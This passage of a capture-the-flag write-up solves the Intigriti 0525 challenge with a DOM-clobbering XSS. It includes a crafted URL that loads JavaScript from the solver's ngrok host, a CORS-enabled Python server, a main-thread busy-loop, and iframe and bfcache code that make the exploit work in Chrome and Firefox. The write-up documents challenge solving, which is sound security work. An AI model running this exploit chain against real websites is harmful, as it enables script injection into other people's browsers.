
We can now insert our own JavaScript and achieve XSS. You will need to host a webserver for this. There are a few free of charge options for this via python with ngrok (https://ngrok.com/) or replit (https://replit.com/) for example.

I will use python with ngrok.


My python code for the web server which I run locally on my Windows machine and expose it to internet via ngrok:

```python
#!/usr/bin/env python

try:
    # Python 3
    from http.server import HTTPServer, SimpleHTTPRequestHandler, test as test_orig
    import sys
    def test (*args):
        test_orig(*args, port=int(sys.argv[1]) if len(sys.argv) > 1 else 80)
except ImportError: # Python 2
    from BaseHTTPServer import HTTPServer, test
    from SimpleHTTPServer import SimpleHTTPRequestHandler

class CORSRequestHandler (SimpleHTTPRequestHandler):
    def end_headers (self):
        self.send_header('Access-Control-Allow-Origin', '*')
        SimpleHTTPRequestHandler.end_headers(self)

if __name__ == '__main__':
    test(CORSRequestHandler, HTTPServer)
```

Put this python file in the same directory as your ngrok executable and launch them both in a command line window.




On my improvised web server I only need to host a JavaScript file that pops an alert box:



Our input for the name parameter: https://challenge-0525.intigriti.io/index.html?name=%3Cdiv%20id=%22CONFIG_SRC%22%20data-url=%22https:YOURNGROKURL/alert.js%22%3E%3C/div%3Ea

=> **use your own ngrok URL!**

And do not forget a breakpoint for the small delay to bypass the “requestIdleCallback” to trigger to fast.



We have a working XSS but still with manual intervention to have “requestIdleCallback” waiting a bit to make our DOM clobbering work.

Step 5: RequestIdleCallback

This is the final hurdle but the toughest one probably as I spend most time on this one. How can we delay the JavaScript code so it the browser does not go into idle to fast. In other words how can we keep the browser main thread busy was my first idea. I asked chatgpt for an answer and after some more questions this piece of JavaScript code was given:


```
let start = performance.now();
while (performance.now() - start < 5000) {
// Keep looping
}
```

Probably a really dirty was to freeze the browser window for 5 seconds and keep it busy.

My idea was following add the challenge as an iframe into my webpage and immediately afterwards freeze the browser for 5 seconds so it does not go into idle.

```html
<!DOCTYPE html>
<html>
<head>
</head>
<body>
  <script>

    const iframe = document.createElement('iframe');
    iframe.id="iframe"
    iframe.src = "https://challenge-0525.intigriti.io/index.html?name=%3Cdiv%20id=%27CONFIG_SRC%27%20data-url=%27https:YOURNGROKURL/alert.js%27%3C/div%3Ea";
    iframe.width = "800";
    iframe.height = "800";
    document.body.appendChild(iframe);

    let start = performance.now();
    while (performance.now() - start < 5000) {
    // Keep looping
    }
  </script>
</body>
</html>
```


Chrome works perfectly:



But the challenge rule say it also need to work in Firefox

Here we get into trouble. Although the browser freeze works the iframe seems to be loaded completely before the freeze and thus our DOM clobbering fails and no XSS.

Here I lost a lot of time to find a solution for Firefox. At a certain point I remembered the fetch to “https://challenge-0525.intigriti.io/message?name=” each time took around 2 seconds which is slow and possibly triggers an idle state in the browser as it waits for the response to come back.



I thought here that the slow fetch made the main browser thread idle and thus trigger the “requestIdleCallback”

So another idea I came up with was caching the “https://challenge-0525.intigriti.io/message” URL so it loads much faster. Loading the URL upfront on my own web page with window.open for example did not cache it but this trick by Jorian Woltjer was working: https://book.jorianwoltjer.com/web/client-side/caching#back-forward-bfcache

All credits to him for documenting this Back/Forward (bfcache) trick. *While the disk cache helps with speed, the browser Back and Forward buttons should ideally keep the state of the web page as well.*

With as simple trick of loading a HTML page that uses “history” we can trick the browser into thinking the back/forward button is used and load everything from cache.

```
<html>
<head>
</head>
<body>
    <script>
        const n = parseInt(new URLSearchParams(location.search).get("n"));
        history.go(-n);
    </script>
</body>
</html>
```

We can combine this with our iframe that loads the challenge URL but once it loaded that URL we trick it in going to our back/forward HTML code and reload the challenge page with the "https://challenge-0525.intigriti.io/message" cached that will load much quicker without the 2 seconds delay.

```
<!DOCTYPE html>
<html>
<head>
</head>
<body>
  <script>

      const iframe = document.createElement('iframe');
      iframe.id="iframe"
      iframe.width = "800";
      iframe.height = "800";
      document.body.appendChild(iframe);

      document.getElementById('iframe').src = "https://challenge-0525.intigriti.io/index.html?name=%3Cdiv%20id=%27CONFIG_SRC%27%20data-url=%27https%3AYOURNGROKURL%2Falert.js%27%3C/div%3Ea"
        setTimeout(() => {
        document.getElementById('iframe').src = '/back.html?n=1'
      }, 5000)


  </script>
</body>
</html>
```

This seems to be working in both FireFox and Chrome. Although I still have the feeling it is not 100% stable. If I have my Developer tools open on Firefox for example it seems not always to trigger the XSS but a normal user does not open his Developer tools. Also I use an incognito browser so nothing is already cached from the challenge upfront.